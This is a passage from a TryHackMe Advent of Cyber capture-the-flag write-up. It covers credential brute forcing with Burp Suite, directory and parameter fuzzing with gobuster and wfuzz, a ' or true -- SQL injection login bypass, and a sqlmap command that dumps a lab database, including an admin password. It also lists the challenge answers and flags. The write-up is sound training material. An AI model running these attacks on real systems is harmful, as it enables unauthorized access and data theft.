- admin
- user

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Pos

Payload set:	2	Payload count:	3
Payload type:	Simple list	Request count:	12

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

- root
- password
- 12345

10. Press “Start Attack”, Burpsuite will display a list of combinations used to break into the website.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302			309	
1		root	302			309	
2	root	root	302			309	
3	admin	root	302			309	
4	user	root	302			309	
5		password	302			309	
6	root	password	302			309	
7	admin	password	302			309	
8	user	password	302			309	
9		12345	302			309	
10	root	12345	302			309	
11	admin	12345	302			255	
12	user	12345	302			309	

Request Response

```

1 POST /login HTTP/1.1
2 Host: 10.10.159.245
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Origin: http://10.10.159.245
10 Connection: close
11 Referer: http://10.10.159.245/?login=username incorrect
    
```

Search... 0 matches

11. After sorting by length, we see that Request 11 has a different length compared to the others. Incorrect logins will have the same status or length inside Burpsuite, since Request 11 has a different length, it is the correct username and password combination.

Request	Payload1	Payload2	Status	Error	Timeout	Length ^	Comment
11	admin	12345	302			255	
0			302			309	
1		root	302			309	
2	root	root	302			309	
3	admin	root	302			309	
4	user	root	302			309	
5		password	302			309	
6	root	password	302			309	
7	admin	password	302			309	
8	user	password	302			309	
9		12345	302			309	
10	root	12345	302			309	
12	user	12345	302			309	


Request Response

```


1 POST /login HTTP/1.1
2 Host: 10.10.159.245
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Origin: http://10.10.159.245
10 Connection: close
11 Referer: http://10.10.159.245/?login=username incorrect
    
```

Search... 0 matches

12. Using the correct combination from Burpsuite (“admin” and “12345”) login to the Santa Sleigh Tracker.



13. The flag is displayed once we are signed in.



Thought Process/Methodology

After activating the machine and going to the specified IP address, we arrive at a login form which requires a username and password. In order to find the correct combination, we will be using Burpsuite to brute force our way to get the correct credentials instead of trial and error which takes up a lot of time. We intercept the login request using Burpsuite so we can input a list of potential credentials for the website. After capturing the request, we send it to the Intruder tab to configure the attack type. First, we set it to a “Cluster bomb” type which iterates through each payload set in turn, so every combination that we input into the program is tested against the website. Secondly, we select the “Payloads” tab to input the potential usernames and passwords. Since the payload type for both sets is a “Simple List”, we simply have to provide a list of usernames and passwords that we think may be correct, and Burpsuite will test it for us. Third, we press “Start Attack” to start the attack, using the usernames and passwords that we inputted just now, Burpsuite will display the list of combinations used to break into the website. Once the attack is finished, it will display a list of combinations used, and after sorting by length, we notice that Request #11 has a different length compared to the rest of the entries. Typically, incorrect logins will have the same status or length as all the others, so the fact that Request 11 is the odd one out must mean that it is the correct one. Using the credentials in that request (username = “admin”, password = “12345”) we log in to the Santa Sleigh Tracker and grab the Tryhackme flag for the question.

Day 4 : Web Exploitation - Santa's Watching

Tool Used : Kali Linux, Firefox, Gobuster, wfuzz

Solution/walkthrough:


Q: Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ


Q: Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

site-log.php


1. Go to the target domain




2. Open up your file explorer and open up the /usr/share/wordlists/dirb/ directory and find a file called big.txt



3. Right click on any empty space and select “Open Terminal Here”




- Run the command “gobuster dir -u <http://10.10.175.121/> -w big.txt”. Replace the url “<http://10.10.175.121/>” with whatever your target is



```
(epsilon@epsilon)-[~/usr/share/dirb/wordlists]
$ gobuster dir -u http://10.10.175.121/ -w big.txt
```

- You should now see all the directories available to us




```
(epsilon@epsilon)-[~/usr/share/dirb/wordlists]
$ gobuster dir -u http://10.10.175.121/ -w big.txt


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.10.175.121/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
2022/06/15 12:38:26 Starting gobuster in directory enumeration mode

/.htaccess      (Status: 403) [Size: 278]
/.htpasswd      (Status: 403) [Size: 278]
/LICENSE        (Status: 200) [Size: 1086]
/api            (Status: 301) [Size: 312] [→ http://10.10.175.121/api/]
```

6. Go to the /api directory in your browser



7. You should see a file called site-log.php



Q: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

THM{D4t3_AP1}


1. If you are using your own VM, download the file from THM

Challenge


Deploy both the instance attached to this task (the green deploy button) and the AttackBox by pressing the blue "Start AttackBox" button at the top of the page. After allowing 5 minutes, navigate to the website (10.10.175.121) in your AttackBox browser.

It is up to you to decide if you wish to create the wordlist yourself or use a larger wordlist located in </opt/aoc-2020/Day-4/wordlist> on the AttackBox. The wordlist is also [available for download](#) if you are using your own machine.

2. Open up the directory where that file is stored




3. Open up your terminal in that directory



A screenshot of a terminal window titled "epsilon@epsilon: ~/Desktop/25 days THM/day 4". The window has a dark background with a faint dragon logo watermark. The menu bar includes "File", "Actions", "Edit", "View", and "Help". The title bar shows the current directory as "~/Desktop/25 days THM/day 4". The command line prompt is "\$" followed by a blank line.

4. Enter the command

"wfuzz -c -z file,test.txt -u <http://10.10.175.121/api/site-log.php/?date=FUZZ>", replacing the url with your target of choice



A screenshot of a terminal window titled "epsilon@epsilon: ~/Desktop/25 days THM/day 4". The command "wfuzz -c -z file,test.txt -u http://10.10.175.121/api/site-log.php/?date=FUZZ" is being typed into the terminal. The URL part of the command is highlighted in blue.

5. From the results produced, you should see one of the payloads having a word with 13 characters

epsilon@epsilon: ~/Desktop/25 da

ID	Response	Lines	Word	Chars	Payload
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000002:	200	0 L	0 W	0 Ch	"20201101"
000000004:	200	0 L	0 W	0 Ch	"20201103"
000000009:	200	0 L	0 W	0 Ch	"20201108"
000000005:	200	0 L	0 W	0 Ch	"20201104"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000008:	200	0 L	0 W	0 Ch	"20201107"
000000011:	200	0 L	0 W	0 Ch	"20201110"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000006:	200	0 L	0 W	0 Ch	"20201105"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000012:	200	0 L	0 W	0 Ch	"20201111"
000000010:	200	0 L	0 W	0 Ch	"20201109"
000000016:	200	0 L	0 W	0 Ch	"20201115"
000000014:	200	0 L	0 W	0 Ch	"20201113"
000000013:	200	0 L	0 W	0 Ch	"20201112"
000000017:	200	0 L	0 W	0 Ch	"20201116"
000000019:	200	0 L	0 W	0 Ch	"20201118"
000000023:	200	0 L	0 W	0 Ch	"20201122"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000024:	200	0 L	0 W	0 Ch	"20201123"

6. Go to your browser and enter the location of where you fuzzed the date parameter and replace “FUZZ” with the desired payload

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.175.121 Port 80

7. You should see the flag on this page

THM{D4t3_AP1}

Thought Process/Methodology

After activating the machine and going to the specified IP address, we just see a static page. Using Gobuster, we iterated through a list of words to see if we can find any hidden directories. After running the program, a hidden directory called /api was found. Going to that directory on the target IP, we found a file called site-log.php. Using wfuzz, we fuzzed that php file with a given list of dates. The payload “20201125” is the only one containing a word longer than 0 characters. We checked the site and entered that payload as a parameter value, and found the flag located there.

Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox,Burpsuite,Sqlmap

Solution/walkthrough:

Q: Without using directory brute forcing, what's Santa's secret login panel?

/santapanel

1. We tried figuring out Santa login panel through trial and error

The screenshot shows a Firefox browser window with the title bar "Kali Linux" and the tab "Santa's forum". The address bar shows the URL "10.10.47.93:8000". The page content is as follows:

Santa's Official Forum v2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latests comments

Timmy	I am so excited for Christmas this year!
William	Santa, are you real?
James	I've been a good boy this year!

Popular topics

Gifts	Books, laptops, playstation
Questions	Does Santa really like milk and cookies?

2. By guessing around the url as such 10.10.47.93/login,10.10.47.93/santa we are able to figure out to access url of the login page which is 10.10.47.93/santapanel

Q: Visit Santa's secret login panel and bypass the login using SQLi

1. After figuring out the login panel we are prompted this

Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	


2. To bypass this log in screen we can use SQL injection where we add '**or true --**' in the username. By adding the '**or true --**' we are able to comment out the password checking part and allow us to log in.

Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username	<input type="text" value="' or true --"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

3. After successfully logging in, we are greeted with this page



Q: How many entries are there in the gift database?

22

Q: What did Paul ask for?

GitHub Ownership

Q: What is the flag?

thmfox{All_I_Want_for_Christmas_Is_You}

Q: What is admin's password?

EhCNSWzzFP6sc7gB

1. We can use BurpSuite and Sqlmap to get the SQL Tables and Values

```
Pretty Raw Hex ⌂ \n ⌄
1 GET /santapanel?search=adam HTTP/1.1
2 Host: 10.10.47.93:8000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://10.10.47.93:8000/santapanel
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=
eyJhdXRoIjp0cnVlfQ.YqwHig.wXfTNrzUpt1hQuF_9QMreFVrmD
Y
0 Connection: close
1
2
```

2. By intercepting the request we received this in burpsuite and proceeded to save this file and send it to Sqlmap

```
(1211101399㉿kali)-[~/Desktop]
sqlmap -r Sqlmap --tamper=space2comment --dump-all --dbms sqlite
```

3. After doing the exploitation, sqlmap will prompt us with the gift list, user details, and the flag , which are the answers to the questions above.

```
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+

[01:07:05] [INFO] table 'SQLite_masterdb.users' dumped
[01:07:05] [INFO] fetching columns for table 'sequels'
[01:07:06] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid | age | title |
+-----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
